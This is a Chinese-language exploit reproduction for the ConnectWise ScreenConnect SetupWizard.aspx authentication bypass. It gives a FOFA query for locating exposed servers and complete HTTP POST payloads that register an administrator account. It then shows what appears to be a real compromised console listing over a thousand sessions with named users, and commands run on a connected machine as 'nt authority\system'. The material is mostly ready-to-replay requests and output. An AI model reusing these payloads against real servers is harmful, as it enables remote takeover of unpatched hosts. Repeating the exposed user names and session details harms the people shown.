C2-1ConnectWise ScreenConnect-远程桌面软件-RCE


漏洞描述：

ConnectWise ScreenConnect低于23.9.8 版本的产品中，SetupWizard.aspx接口处存在身份验证漏洞，未经授权攻击者可以利用此漏洞注册账户，并登陆到产品后台进行一系列操作。而且可以通过ScreenConnect 的原有功能进行命令执行，可导致服务器被接管的情况。

影响版本：

```
ScreenConnect < 23.9.8
```

网站图片：



Welcome

Welcome to our online remote support and collaboration portal. The following options allow you to connect to a session.

No Available Sessions

No sessions are currently publicly listed or have invitation codes. You may have an invitation in your email that you can use to join your session.

网络测绘：


fofa语法：

title="ScreenConnect Remote Support Software" || banner="ScreenConnect" || header="ScreenConnect"

漏洞复现：

payload

```
POST /SetupWizard.aspx/ HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=KpL8npmP2kjkV2R38RjMbcxh5fv9GX1W%2ByaPFSWMo929wX7NKdcOVnO%2B2Xy3Mjo6aMTftGCTuZOshWF%2BaK5CuAKlqKYj%2BXO2037OK3rd1mmLPyV1WyasM
```




```
POST [redacted] HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded

__EVENTTARGET=&__EVENTARGUMENT=&
__VIEWSTATE=KpL8npmP2kjkV2R38RjMbcxh5fv9GX1W%2ByaPFSWMo929wX7NKdcOVnO%2B2Xy3Mjo6aMTftGCTuZOshWF%2BaK
5CuAKlqKYj%2BXO2037OK3rd1mmLPyV1WyasMjnZCG%2FiycF3ZVeYskrYSZvH2QcRhz2nFILP%2FqtC0vux0Joc5bjhZAgxirJB
p6d4s4Do5BXO9ZYXT0U1V6sqY13YrsrF4Ox8FE81FgyP9a29hLd5lywkiaBtP3kZ3tKW%2BNPGYQcUM9D1Ri4elRhuXQLzBDrTT4
HjtftZaBSIIVMhCVmEmLJgjGWos2IdV17BKiQSS3Dv5m0L7oLLaTfkRk27NEsVgyHFgBxA4hjkc5tSQ9MfUe%2FOpEHjjagbh5sH
11meqdmSHo7rROHMFXn3dB2ywvYB%2FYsh%2FYLi6cHIOBhXbG%2BaJ84nJepoXSA4gcaah2RHjKzIp9NWzOa7Hnm%2BHBzPPdHP
mAhXOvrxnRA%2F8Tv6cYO4%2F9Q7dPMqG%2Fi8xFEba3ocazfN5Lreh7QmFJMLdO7x93pvTgC3i8k6DBcFVE08k4cOzJSAayRaoF
R1t7%2FiD1CvWexznk3YmMcaLWA9r8plzn6TDfYNi3UEUNORpwo6TbteQ3480cyjozukJFmj33KzdAk19OCUBXmnsQLWmVB6r2QJ
V2d1RuZM10jgcTAbvZSyNkQ69jFRFEfzradzzN54UgT%2BbQLF%2BmdEPK7kg7Ln3G3MfTpqjw6oFcAn%2BDb4DQL0ssfiz3O6Az
WRaPowJnBAUwOVr16xn21N5AV9mW7DIe43dFyBmLtTzC77JXV1KWF2MNDYK2Zi5m%2B7LsFAHTRCWxLS%2FbZJtxr6hN3IO4HEaX
6d74NS0BY1SFAwbkm8FOij3r15pMWrtvQLm53m0oAQtIHzCU3K%2FLAG0WMg18%2Bma6oOALFYqSwVJ7VyvXWclcL4U1Rp17e8Ed
17jqOgAWQsDwrmBZGaptTkredq%2FMZsP9oS5VNehB2WIJ0BY%2Fxg3VbVq3MdX6yAhWhCtRzzTvN0h%2Btx4aI4yE8yXRibmg94
8f2AdzMf7dYRWSTK2HIZPO55VEQAhROIn2AFcIgMlhqD9ovtzXHObIMNFTvGZxwKIB%2B4Tfe43oXCtEfHxsdI%2BdNKbgVmPCF%
2B465CH11thoQdd3K4UtK8HL3PwEtFZxC%2FEkr2gaRF3IxxLGyzKM71XHzBcxoe%2Bv7zMvfbxfak1eU%2BaHhgI4cfgU4Et%2B
3Oht%2FT%2B5FSQ75ZxN0hM%2B8vYeaz5QRUgfn%2F5%2BJp8xfeed0B3P3zoNDjG3qG&__VIEWSTATEGENERATOR=01A6B8B5&
ctl00%24Main%24wizard%24StartNavigationTemplateContainerID%24StartNextButton=Next
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: ScreenConnect/20.9.680.7530-3556709225 Microsoft-HTTPAPI/2.0
P3P: CP="NON CUR OUR STP STA PRE"
Date: Thu, 22 Feb 2024 12:45:21 GMT
Content-Length: 26524


<!DOCTYPE html>
<html>
<head><meta http-equiv="X-UA-Compatible" content="IE=edge" /><meta name="viewport" 
content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" /
><script src="../Script.ashx?__Cache=7a889c6e-8322-4f9f-bcf1-e643188aacb2" 
id="defaultScript"></script>
<link href="../App_Themes/Solid/Default.css?
__Cache=71cc3e0d-f6d9-4e40-b128-91c7a7650a87" type="text/css" rel="stylesheet" /><link 
href="../FavIcon.axd?__Cache=faeb32d2-f4bf-4649-9988-1338c052af26" rel="shortcut icon" 
>
<script>SC.util.mergeIntoContext({"focusedControlID":"Main_wizard_passwordBox",
"userDisplayName":"","isUserAuthenticated":false,"antiForgeryToken":"JdTpRI6a/8SLbOPZij
+D/qKVoA5GfNs3HHBr/yeULuIBAAATOMNx0rotQg==","isUserAdministrator":false,
"canManageSharedToolbox":false,"pageBaseFileName":"",
"notifyActivityFrequencyMilliseconds":600000,"loginAfterInactivityMilliseconds":0,
"canChangePassword":false,"controlPanelUrl":null,"pageType":"SetupWizardPage",
"processType":1,"userAgentOverride":null,"sessionTypeInfos":[]});</script>
<title>
    ConnectWise Control Remote Support Software
</title></head>
<body>
    <div class="HiddenPanel"></div>
    <script>
```

注册账户

```
POST /SetupWizard.aspx/ HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded

__LASTFOCUS=&__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=SItI1qeRFLFIBvlVYL%2FKkG9MCdmfjlDluxNTrmc0TFOt8VWSyztNh7yjxZfCAohFQbk4XOV1Gl8It7doVMhEK6SvLms62VooN9NnJ6JH%2FBJc
```


PS：里面的账号、密码、邮箱、可自行设置



```
POST /SetupWizard.aspx/ HTTP/1.1
Ho[redacted]
User-Agent: Mozi[redacted]indows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded

__LASTFOCUS=&__EVENTTARGET=&__EVENTARGUMENT=&
__VIEWSTATE=SItI1qeRFLFIBv1VYL%2FKkG9MCdmfj1DluxNTrmc0TFOt8VWSyztNh7yjxZfCAohFQbk4XOV1Gl8It7doVMhEK6
SvLms62VooN9NnJ6JH%2FBJciRVCQNIOag5gwTuiOUARgEbPNa3pGniY5wmRsz5gKJVl2tfqlesvVJC3YUACPuYhblOrx1fFYRd8
y%2FVufo3Bf5jseEspFRSgnsFyvr8NgPP4uvZNGEEdtUz4eBUc%2FMB3EYc1uCc5h4lnOP0xvfM4X4fW4ceMudur3RVb5RTUMn%2
FQCAviLGazXxbYWBFF9ieqRy1ySoDeaKUPwXF8pVvM2gWTANxxt7R1rMeUfpFEkUmKIULFtHx1N%2Bn3q5199zboK%2B%2BzDKPG
b2GPFLP19a1gmGNnFCDbauvoO1fJqVXxFM4XMnzDRMhNPqJn9rhWTZt9k%2BtctV0Zx7NLNKt%2B2AiWlqWnutxMe%2B39AXgoAD
ovviDR2x3ExjpH8FmIERBYu7YzJGqkgXPCgX%2FAYW3XHyNmaprIm0GSDVd69HmucliNFu%2BJr3VnMevfeq3k7K%2FhKB96aSg0
ZQ73soDdB8ODaPPOTlONnfqfaRbwiuvdhgl76m8sPjXTBLDNjwyJpT1jSLu3Hy0Fg3uF3zXVX%2BF0kkMcQYtgvDU011jw0%2FLh
3Z7Y7zuR5gXob6R7mkJnq1yQG0SXq7Apk2%2F2Rj0CIF%2BUWufiSs%2BQo192w2IpZnVvoV3ZB7VqRP858YmMwfJF0%2F9rrONP
3Efb8yNYhN%2BudYzozToEoJE6MUtb2GuwXgVpgSewqIG%2BNTRcsgeZkNfpyzy2Uqcsaq3dqr4bNv%2F45RzDbg3ntK0BkAJd2n
W0MJUsLQtrqsFRmSSE0r8cjXT2L%2FclhPsR0wsmoyqpctMCvMNZLNrDWfR1EP90pja%2FTpMoQhgwdgTon8OdmDg9GWffoVZ7Ub
%2BT6wW7fQS2K8tp%2BDGvpRM1nLVKcBsiC87DelitbYYKOF8wTOS6myL6dLQxG92cYSCmfJIANEhYAa6dqk7N1KPsWx2zO58Iqw
eC4o5DwsKiAS%2FI0M8fKtm8WzzJwTk2RXCTPKMR%2FRq%2FN5KE4pwOGz0bai9G9hLKvkKCtjcw%2BF8h2LPXbqFNCCB%2BlwW%
2FXkNQ5dFvueSIyV8qzWUufflnwsTrNWZk4Urg9j2KVzQrT1%2Brle6hpFFU1JzkjWOTDnqRxNHj74vKVk8SNZZfPktfqB6bw0jx
e2I7U51VJcr6CUNxONMU6IYS42HY1i%2FYIeGqReRf5VzLFLfj1VZEJiMZmV7qCVchpgZEG73mQdpXXDwS0Q%3D%3D&
__VIEWSTATEGENERATOR=01A6B8B5&ctl00%24Main%24wizard%24userNameBox=qwert&
ctl00%24Main%24wizard%24emailBox=qwert%40poc.com&ctl00%24Main%24wizard%24passwordBox=admin123%21&
ctl00%24Main%24wizard%24verifyPasswordBox=admin123%21&
ctl00%24Main%24wizard%24StepNavigationTemplateContainerID%24StepNextButton=Next
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: ScreenConnect/20.9.680.7530-3556709225 Microsoft-HTTPAPI/2.0
P3P: CP="NON CUR OUR STP STA PRE"
Date: Thu, 22 Feb 2024 12:47:19 GMT
Content-Length: 23087


<!DOCTYPE html>
<html>
<head><meta http-equiv="X-UA-Compatible" content="IE=edge" /><meta name="viewport" 
content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" /
><script src="../Script.ashx?__Cache=7a889c6e-8322-4f9f-bcf1-e643188aacb2" 
id="defaultScript"></script>
<link href="../App_Themes/Solid/Default.css?
__Cache=71cc3e0d-f6d9-4e40-b128-91c7a7650a87" type="text/css" rel="stylesheet" /><li
href="../FavIcon.axd?__Cache=faeb32d2-f4bf-4649-9988-1338c052af26" rel="shortcut ic
>
<script>SC.util.mergeIntoContext({"focusedControlID":null,"userDisplayName":"",
"isUserAuthenticated":false,"antiForgeryToken":"0aGz3qZNovk75bK6/e94r7ALw7OdfPyr1V1/
HsaxU0EBAAAFHq5y0rotQg==","isUserAdministrator":false,"canManageSharedToolbox":false
"pageBaseFileName":"","notifyActivityFrequencyMilliseconds":600000,
"loginAfterInactivityMilliseconds":0,"canChangePassword":false,"controlPanelUrl":nul
"pageType":"SetupWizardPage","processType":1,"userAgentOverride":null,
"sessionTypeInfos":[]});</script>
<title>
```

尝试登录



Provide on-demand support for any device on the internet.

All Sessions 1326
My Sessions 0
Requested Sessions 0

All Sessions

Limiting display to 1000 of 1326 sessions to improve performance Show All

Host: Brandy

100Analaura
Host: Manuel
User: 13059 (Idle 14h 23m)
Guest - 22h 6m

100Brandy
Host: Brandy
User: brandy.carrillo (Idle 14h 46m)
Guest - 22h 29m

100Cecilia1
Host: Brandy
User: Cecilia Quijada (Idle 9h 17m)

100Cesar
Host: Brandy
User: cesar.garcia (Idle 14h 47m)
Guest - 22h 36m

100ConfLT
Host: Brandy
User: Maria B (Idle 149d 20h 29m)

100EST11
Host: Manuel
Guest - 23d 14h ...

100EST12
Host: Manuel
Guest - 6d 10h 4...

Name:

Invite via: Code Email Link Caler


Direct guest to:
htt[redacted]

And instruct to type in the code:
37272

Your guest has not joined yet...

Once you and your guest join the session, you can cont
Click Join to launch the host client.

RCE



Provide on-demand support for any device on the internet.

All Sessions 1326
My Sessions 0
Requested Sessions 0

All Sessions

Limiting display to 1000 of 1326 sessions to improve performance Show All

Host: Brandy

100Analaura
Host: Manuel
User: 13059 (Idle 14h 26m)
Guest - 22h 9m

100Brandy
Host: Brandy
User: brandy.carrillo (Idle 14h 46m)
Guest - 22h 29m

100Cecilia1
Host: Brandy
User: Cecilia Quijada (Idle 9h 17m)

100Cesar
Host: Brandy
User: cesar.garcia (Idle 14h 47m)
Guest - 22h 36m

100ConfLT
Host: Brandy
User: Maria B (Idle 149d 20h 29m)

100EST11
Host: Manuel
Guest - 23d 14h ...

100EST12
Host: Manuel
User: aleyva (Idle 2d 12h 7m)
Guest - 6d 10h 4...

100Analaura

```
qwert                                   02/22 2
> whoami

Guest                                   02/22 2
C:\Windows\System32>whoami
nt authority\system

qwert                                   02/22 2
> dir

Guest                                   02/22 2
C:\Windows\System32>dir
 Volume in drive C is OS
 Volume Serial Number is 502A-80F6

 Directory of C:\Windows\System32

02/21/2024  10:08 PM    <DIR>          .
02/14/2024  05:58 PM    <DIR>          ..
05/07/2022  01:01 AM    <DIR>          0409
05/07/2022  12:19 AM            25,968 0ae3b998-9a38-
06849441518d_Servicing-Stack.dll
05/07/2022  12:20 AM            25,952 4545ffe2-0dc4-
299ef204635e_hvsocket.dll
05/07/2022  12:19 AM            25,952 69fe178f-26e7-
2b616b672dde_eventlogservice.dll
10/27/2023  02:55 AM            25,968 6bea57fb-8dfb-
42e8b3529933_RuntimeDeviceInstall.dll
05/07/2022  12:19 AM             3,176
@AdvancedKeySettingsNotification.png
05/07/2022  12:19 AM               232 @AppHelpToast.
05/07/2022  12:19 AM               308 @AudioToastIco
05/07/2022  12:19 AM               450
@BackgroundAccessToastIcon.png
05/07/2022  12:19 AM               199 @bitlockertoas
05/07/2022  12:19 AM            14,791 @edptoastimage.
05/07/2022  12:19 AM               330 @EnrollmentToa
```